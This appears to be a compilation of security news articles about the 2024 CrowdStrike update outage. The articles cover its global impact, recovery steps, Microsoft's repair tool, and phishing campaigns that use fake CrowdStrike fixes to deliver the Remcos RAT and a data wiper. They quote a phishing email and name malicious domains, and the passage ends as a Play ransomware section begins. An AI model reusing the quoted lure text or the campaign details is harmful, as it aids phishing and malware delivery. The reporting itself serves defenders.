- Attach/mount the volume to to a new virtual server
- Navigate to the %WINDIR%\System32\drivers\CrowdStrike directory
- Locate the file matching "C-00000291\*.sys", and delete it.
- Detach the volume from the new virtual server
- Reattach the fixed volume to the impacted virtual server

## Outage hits airlines and hospitals worldwide

By the time of the correction, though, many large organizations across multiple verticals had already been affected.

Some reports say that CrowdStrike's update impacted some 911 emergency service agencies in the state of New York (EMS, police, fire department), Alaska, and Arizona, as well as 911 services in parts of Canada.

A 911 telecommunicator in Illinois said that they were "working off of paper until things come back."

There also reports that the health hotline in Catalonia, Spain, is impacted and authorities are asking citizens not to call 061 unless there is an emergency.

Dutch broadcasting organization NOS said that the glitch created disruptions at Schiphol Airport and "forced several flights to be grounded" (operated by KLM and Transavia).

Melbourne Airport said that it was experiencing "a global technology issue which is impacting check-in procedures for some airlines." The most affected are passengers departing internationally via Jetstar and Scoot airlines.

A few hours ago, in the latest update, the Zurich Airport says that "flights with destination Zurich that are already in the air are still allowed to land," no aircrafts "are currently taking off for Zurich Airport," and there are no departures to the U.S.

Furthermore, there are delays and cancellations and passengers of individual airlines must be checked in manually.

Other airports affected are in Berlin, Barcelona, Brisbane, Edinburgh, Amsterdam, and London.

In the U.S., the Federal Aviation Administration received requests to assist multiple airlines (American Airlines, United, Delta) with ground stops until "a technical issue impacting IT systems" is resolved.

On JFK and LaGuardia airports in the U.S., flights have been grounded due to outages from the CrowdStrike update, leaving passengers stranded.

Some hospitals in the Netherlands - Scheper in Emmen, Slingeland Hospital in Achterhoek, and emergency posts in Hoogeveen and Stadskanaal were also impacted.

In Barcelona, the Terrassa University Hospital and the Catalan Oncology Institute experienced issues earlier today due to the CrowdStrike issue but have started to return to normal activity.

In the U.S., Bellevue hospital in New York and NYU Langone Hospital are also impacted.

On Friday morning, multiple television stations and news outlets, such as Sky News and ABC suffered disruptions as computers crashed.

A large number of users started to spill their frustration in Reddit comments about tens and even hundred of thousands of computers crashing after CrowdStrike's update and the impact on their companies:

*Malaysia here, 70% of our laptops are down and stuck in boot, HQ from Japan ordered a company wide shutdown*

*210K BSODS all at 10:57 PST....and it keeps going up...this is bad....*

*Workstations and servers here in Aus... fleet of 50k+ - someone is going to have fun.*

*Failing here is Australia too. Our entire company is offline*

*Same here in OZ. Entire company is down.*

*Half the company down. Somehow it has hit our AWS servers also. Major service downtime for our customers*

*Entire org and trading entities down here. Half of IT are locked out.*

*Seeing major issues here in NZ at the moment, company wide outage impacting servers and workstations.*

*Supporting Philippines and China Locations. All experiencing the same as well*

Despite a fix being deployed and CrowdStrike providing a workaround for Windows hosts already crashing, companies will feel the effects from the issue for a while.

Admins are going to have a long weekend, especially with computer fleets of tens or hundreds of thousands of computers, employees working remotely, off-premise data centers, or cloud environments where booting in safe mode is not an option.

**Update [July 19, 09:59 ET]:** Article edited to include mitigation details for cloud and virtual environments.

Source: <https://www.bleepingcomputer.com/news/security/crowdstrike-update-crashes-windows-systems-causes-outages-worldwide//>

## 9. Global Microsoft Meltdown Tied to Bad CrowdStrike Update

A faulty software update from cybersecurity vendor CrowdStrike crippled countless Microsoft Windows computers across the globe today, disrupting everything from airline travel and financial institutions to hospitals and businesses online. CrowdStrike said a fix has been deployed, but experts say the recovery from this outage could take some time, as CrowdStrike's solution needs to be applied manually on a per-machine basis.





*A photo taken at San Jose International Airport today shows the dreaded Microsoft "Blue Screen of Death" across the board. Credit: Twitter.com/adamdubya1990*

Earlier today, an errant update shipped by CrowdStrike began causing Windows machines running the software to display the dreaded "Blue Screen of Death," rendering those systems temporarily unusable. Like most security software, CrowdStrike requires deep hooks into the Windows operating system to fend off digital intruders, and in that environment a tiny coding error can quickly lead to catastrophic outcomes.

In a post on Twitter/X, CrowdStrike CEO **George Kurtz** said an update to correct the coding mistake has been shipped, and that Mac and Linux systems are not affected.

"This is not a security incident or cyberattack," Kurtz said on Twitter, echoing a written statement by CrowdStrike. "The issue has been identified, isolated and a fix has been deployed."

Posting to Twitter/X, the director of CrowdStrike's threat hunting operations said the fix involves booting Windows into Safe Mode or the Windows Recovery Environment (Windows RE), deleting the file "C-00000291\*.sys" and then restarting the machine.

The software snafu may have been compounded by a recent series of outages involving Microsoft's **Azure** cloud services, *The New York Times* reports, although it remains unclear whether those Azure problems are at all related to the bad CrowdStrike update. **Update, 4:03 p.m. ET:** Microsoft reports the Azure problems today were unrelated to the bad CrowdStrike update.





*A reader shared this photo taken earlier today at Denver International Airport. Credit: [Twitter.com/jterry07](https://twitter.com/jterry07)*

**Matt Burgess** at *Wired* writes that within health care and emergency services, various medical providers around the world have reported issues with their Windows-linked systems, sharing news on social media or their own websites.

“The US Emergency Alert System, which issues hurricane warnings, said that there had been various 911 outages in a number of states,” Burgess wrote. “Germany’s University Hospital

Schleswig-Holstein said it was canceling some nonurgent surgeries at two locations. In Israel, more than a dozen hospitals have been impacted, as well as pharmacies, with reports saying ambulances have been rerouted to nonimpacted medical organizations.”


In the United Kingdom, NHS England has confirmed that appointment and patient record systems have been impacted by the outages.

“One hospital has declared a ‘critical’ incident after a third-party IT system it used was impacted,” Wired reports. “Also in the country, train operators have said there are delays across the network, with multiple companies being impacted.”

Reactions to today’s outage were swift and brutal on social media, which was flooded with images of people at airports surrounded by computer screens displaying the Microsoft blue screen error. Many Twitter/X users chided the CrowdStrike CEO for failing to apologize for the massively disruptive event, while others noted that doing so could expose the company to lawsuits.

Meanwhile, the international Windows outage quickly became the most talked-about subject on Twitter/X, whose artificial intelligence bots collated a series of parody posts from cybersecurity professionals pretending to be on their first week of work at CrowdStrike. Incredibly, Twitter/X’s AI summarized these sarcastic posts into a sunny, can-do story about CrowdStrike that was promoted as the top discussion on Twitter this morning.

“Several individuals have recently started working at the cybersecurity firm CrowdStrike and have expressed their excitement and pride in their new roles,” the AI summary read. “They have shared their experiences of pushing code to production on their first day and are looking forward to positive outcomes in their work.”



← 🔖 🚩 ↗ ⋮


## CrowdStrike Coders Hit Ground Running

Last updated 20 minutes ago

Several individuals have recently started working at the cybersecurity firm CrowdStrike and have expressed their excitement and pride in their new roles. They have shared their experiences of pushing code to production on their first day and are looking forward to positive outcomes in their work.


This story is a summary of posts on X and may evolve over time. Grok can make mistakes, verify its outputs.

**Top** **Latest**

 **nixCraft** 🐧 🔒 @nixcraft · 3h ⋮

Guys, I started working at the cybersecurity firm CrowdStrike. Today is my first day. Eight hours ago, I pushed major code to production. I am so proud of myself. I am going now home. I feel something really good is coming my way tomorrow morning at work 🤗👨🏻💻


324 2.9K 24K 1.1M

 **terminally online engineer** 🇺🇦 🔒 @tekbog · 4h ⋮

today is my first day as a software engineer at CrowdStrike


i hope my code can surprise everyone 😊

52 349 3.7K 134K

 **Kara** 🦾 🔒 @0xkarasy · 2h ⋮

Guys, I started working at the cybersecurity firm CrowdStrike. Today is my first day. Ten hours ago, I pushed major code to production. I am so proud of myself. I am going now home. I feel something really good is coming my way tomorrow morning at work 🤗👨🏻💻

5 3 23 3.1K

 **Dijon** @DijonMstrd · 2h ⋮

Great news guys! I started working at this new cybersecurity firm CrowdStrike. Today was my first day. Eight hours ago, I pushed my first code to production. I am so proud of myself. I feel something really good is

*The top story today on Twitter/X, as brilliantly summarized by X's AI bots.*

Source: <https://krebsonsecurity.com/2024/07/global-microsoft-meltdown-tied-to-bad-crowdstrike-update/>

## 10. Fake CrowdStrike fixes target companies with malware, data wipers

Threat actors are exploiting the massive business disruption from CrowdStrike's glitchy update on Friday to target companies with data wipers and remote access tools.

As businesses are looking for assistance to fix affected Windows hosts, researchers and government agencies have spotted an increase in phishing emails trying to take advantage of the situation.

### Official channel communication

In an update today, CrowdStrike says it "is actively assisting customers" impacted by the recent content update that crashed millions of Windows hosts worldwide.

The company advises customers to verify that they communicate with legitimate representatives through official channels since "adversaries and bad actors will try to exploit events like this."

*"I encourage everyone to remain vigilant and ensure that you're engaging with official CrowdStrike representatives. Our blog and technical support will continue to be the official channels for the latest updates" - George Kurtz, CrowdStrike CEO*

The U.K. National Cyber Security Center (NCSC) also warned that it observed an increase in phishing messages aiming to take advantage of the outage.

Automated malware analysis platform AnyRun noticed "an increase in attempts at impersonating CrowdStrike that can potentially lead to phishing" [1, 2, 3].

### Malware cloaked as fixes and updates


On Saturday, cybersecurity researcher g0njxa first reported a malware campaign targeting BBVA bank customers that offered a fake CrowdStrike Hotfix update that installs the Remcos RAT.

The fake hotfix was promoted through a phishing site, portalintranetgrupobbva[.]com, which pretended to be a BBVA Intranet portal.

Enclosed in the malicious archive are instructions telling employees and partners to install the update to avoid errors when connecting to the company's internal network.

"Mandatory update to avoid connection and synchronization errors to the company's internal network," reads the 'instrucciones.txt' file in Spanish.

AnyRun, who also tweeted about the same campaign, said that the fake hotfix delivers HijackLoader, which then drops the Remcos remote access tool on the infected system.




*Malware loader disguised as hotfix from CrowdStrike  
Source: AnyRun*

In another warning, AnyRun announced that attackers are distributing a data wiper under the pretense of delivering an update from CrowdStrike.

"It decimates the system by overwriting files with zero bytes and then reports it over #Telegram," AnyRun says.

This campaign was claimed by the pro-Iranian hacktivist group Handala, who stated on Twitter that they impersonated CrowdStrike in emails to Israeli companies to distribute the data wiper.


The threat actors impersonated CrowdStrike by sending emails from the domain 'crowdstrike.com.vc,' telling customers that a tool was created to bring Windows systems back online.



*Phishing email send by the Handala threat actors*



The emails include a PDF seen by BleepingComputer that contains further instructions on running the fake update, as well as a link to download a malicious ZIP archive from a file hosting service. This zip file contains an executable named 'CrowdStrike.exe.'



**[Download The Updater](#)**

CrowdStrike is actively working with customers impacted by a defect found in a single content update for Windows hosts. Mac and Linux hosts are not impacted. This was not a cyberattack.

The issue has been identified, isolated and a fix has been deployed.

We are referring customers to update their Windows servers as soon as possible through through the [tool](#) to avoid disruptions!

We further recommend organizations ensure they're communicating with CrowdStrike representatives through official channels.

Our team is fully mobilized to ensure the security and stability of CrowdStrike customers.

We understand the gravity of the situation and are deeply sorry for the inconvenience and disruption. We are working with all impacted customers to ensure that systems are back up and they can deliver the services their customers are counting on.

Obviously, the consequences of any failure to update the system and disruption will be the responsibility of the organization's IT manager.

*Malicious attachment pushing data wiper  
Source: BleepingComputer*

Once the fake CrowdStrike update is executed, the data wiper is extracted to a folder under %Temp% and launched to destroy data stored on the device.

## Millions of Windows hosts crashed

The defect in CrowdStrike's software update had a massive impact on Windows systems at numerous organizations, making it too good an opportunity for cybercriminals to pass.

According to Microsoft, the faulty update "affected 8.5 million Windows devices, or less than one percent of all Windows machines."

The damage happened in 78 minutes, between 04:09 UTC and 05:27 UTC.

Despite the low percentage of affected systems and CrowdStrike's effort to correct the issue quickly, the impact was huge.



Computer crashes led to thousands of flights being canceled, disrupted activity at financial companies, brought down hospitals, media organizations, railways, and even impacted emergency services.

In a post-mortem blog post on Saturday, CrowdStrike explains that the cause of the outage was a channel file (sensor configuration) update to Windows hosts (version 7.11 and above) that triggered a logic error leading to a crash.

While the channel file responsible for the crashes has been identified and no longer causes problems, companies that still struggle to restore systems to normal operations can follow CrowdStrike's instructions to recover individual hosts, BitLocker Keys, and cloud-based environments.

Source: <https://www.bleepingcomputer.com/news/security/fake-crowdstrike-fixes-target-companies-with-malware-data-wipers/>

## 11. Microsoft releases Windows repair tool to remove CrowdStrike driver

Microsoft has released a custom WinPE recovery tool to find and remove the faulty CrowdStrike update that crashed an estimated 8.5 million Windows devices on Friday.

On Friday, CrowdStrike pushed out a faulty update that caused millions of Windows devices worldwide to suddenly crash with a Blue Screen of Death (BSOD) and enter reboot loops.

This glitch caused massive IT outages, as companies suddenly found that all of their Windows devices no longer worked. These IT outages affected airports, hospitals, banks, companies, and government agencies worldwide.

To resolve the fix, admins needed to reboot impacted Windows devices into Safe Mode or the Recovery Environment and manually remove the buggy kernel driver from the C:\Windows\System32\drivers\CrowdStrike folder.

However, as organizations face hundreds, if not thousands, of impacted Windows devices, manually performing these fixes can be problematic, time consuming, and difficult.

To help IT admins and support staff, Microsoft has released a custom recovery tool that automates the removal of the buggy CrowdStrike update from Windows devices so that they can once again boot normally.


"As a follow-up to the CrowdStrike Falcon agent issue impacting Windows clients and servers, we have released a USB tool to help IT Admins expedite the repair process," reads a Microsoft support bulletin.

"The signed Microsoft Recovery Tool can be found in the Microsoft Download Center: <https://go.microsoft.com/fwlink/?linkid=2280386>."

To use Microsoft's recovery tool, IT staff need a Windows 64-bit client with at least 8 GB of space, administrative privileges on this device, a USB drive with at least 1 GB of storage, and a Bitlocker recovery key if required.

It should be noted that you will need a USB flash drive that has a 32GB partition or smaller, as otherwise you will not be able to format it with FAT32, which is required to boot the drive.

The recovery tool is created through a PowerShell script downloaded from Microsoft, which needs to run with Administrative privileges. When run, it will format a USB drive and then create a custom WinPE image, which is copied to the drive and made bootable.



```
Administrator: Windows PowerShell
PS E:\temp\MsftRecoveryToolForCS> .\MsftRecoveryToolForCS.ps1
This tool will build a recovery image.
Checking if ADK is installed...
-- An installation of ADK was not found on the device.
This tool will now download and install the Windows ADK.
Downloading ADK...
Do you accept the Windows ADK license agreement (ADKLicenseAgreement.rtf) [Y]es or [N]o: y
Allow Microsoft to collect insights for the Windows Kits as described in WindowsKitsPrivacy.rtf (optional) [Y]es or [N]o: n
Installing Windows ADK...
-- Successfully installed Windows ADK.
Checking if ADK WinPE add-on is installed...
-- An installation for Windows ADK WinPE add-on was NOT found on this device.
This tool will now download and install the Windows ADK WinPE add-on.
Downloading Windows ADK WinPE add-on...
Do you accept the Windows ADK license agreement (ADKLicenseAgreement.rtf) [Y]es or [N]o: y
Installing the WinPE add-on...
-- Successfully installed Windows ADK WinPE add-on.
Initializing Deployment Toolkit Environment...
Mounting WinPE image...
Adding necessary packages...
Do you need to add drivers to the WinPE image ? [Y]es or [N]o: n
Saving the changes to the WinPE image...

=====
Creating Windows PE customization working directory
```

*Creating the Microsoft CrowdStrike Recovery Tool*

*Source: BleepingComputer*

You can then boot your impacted Windows device with the USB key, and it will automatically run a batch file named CSRemediationScript.bat.



*Microsoft Recovery Tool removing the bad CrowdStrike driver*

*Source: BleepingComputer*

This batch file will prompt you to enter any necessary BitLocker recovery keys, which can be retrieved using these steps.

The script will then search for the buggy CrowdStrike kernel driver in the C:\Windows\system32\drivers\CrowdStrike folder, and if it's detected, automatically delete it.

BleepingComputer's tests and review of the batch file show that it will not create any logs or a backup of the CrowdStrike driver.

When completed, the script will prompt you to press any key, and your device will reboot.

Now that the CrowdStrike driver has been deleted, the device should boot back into Windows and be available again.

Unfortunately, Windows admins' biggest obstacle is retrieving any necessary BitLocker recovery keys.

Therefore, determining if one is needed and recovering it should be the first steps taken before attempting to recover devices.

*Update 7/22/24: Clarified that your USB drive must have a 32GB partition or smaller.*

*Thx joshuayoder.*

*Source: <https://www.bleepingcomputer.com/news/microsoft/microsoft-releases-windows-repair-tool-to-remove-crowdstrike-driver/>*

## 12. New Play ransomware Linux version targets VMware ESXi VMs

Play ransomware is the latest ransomware gang to start deploying a dedicated Linux locker for encrypting VMware ESXi virtual machines.


Cybersecurity company Trend Micro, whose analysts spotted the new ransomware variant, says the locker is designed to first check whether it's running in an ESXi environment before executing and that it can evade detection on Linux systems.

"This is the first time that we've observed Play ransomware targeting ESXi environments," Trend Micro said.

"This development suggests that the group could be broadening its attacks across the Linux platform, leading to an expanded victim pool and more successful ransom negotiations."

This has been a known trend for years now, with most ransomware groups shifting focus towards ESXi virtual machines after enterprises switched to using them for data storage and hosting critical applications due to their much more efficient resource handling.

Taking down an organization's ESXi VMs will lead to major business operations disruptions and outages, while encrypting files and backups drastically reduces the victims' options to recover impacted data.



*Play ransomware Linux attack flow (Trend Micro)*

While investigating this Play ransomware sample, Trend Micro also found that the ransomware gang uses the URL-shortening services provided by a threat actor tracked as Prolific Puma.


After successfully launching, Play ransomware Linux samples will scan and power off all VMs found in the compromised environment and start encrypting files (e.g., VM disk, configuration, and metadata files), adding the .PLAY extension at the end of each file.

To power off all running VMware ESXi virtual machines so that they can be encrypted, Trend Micro says the encryptor will execute the following code:

```
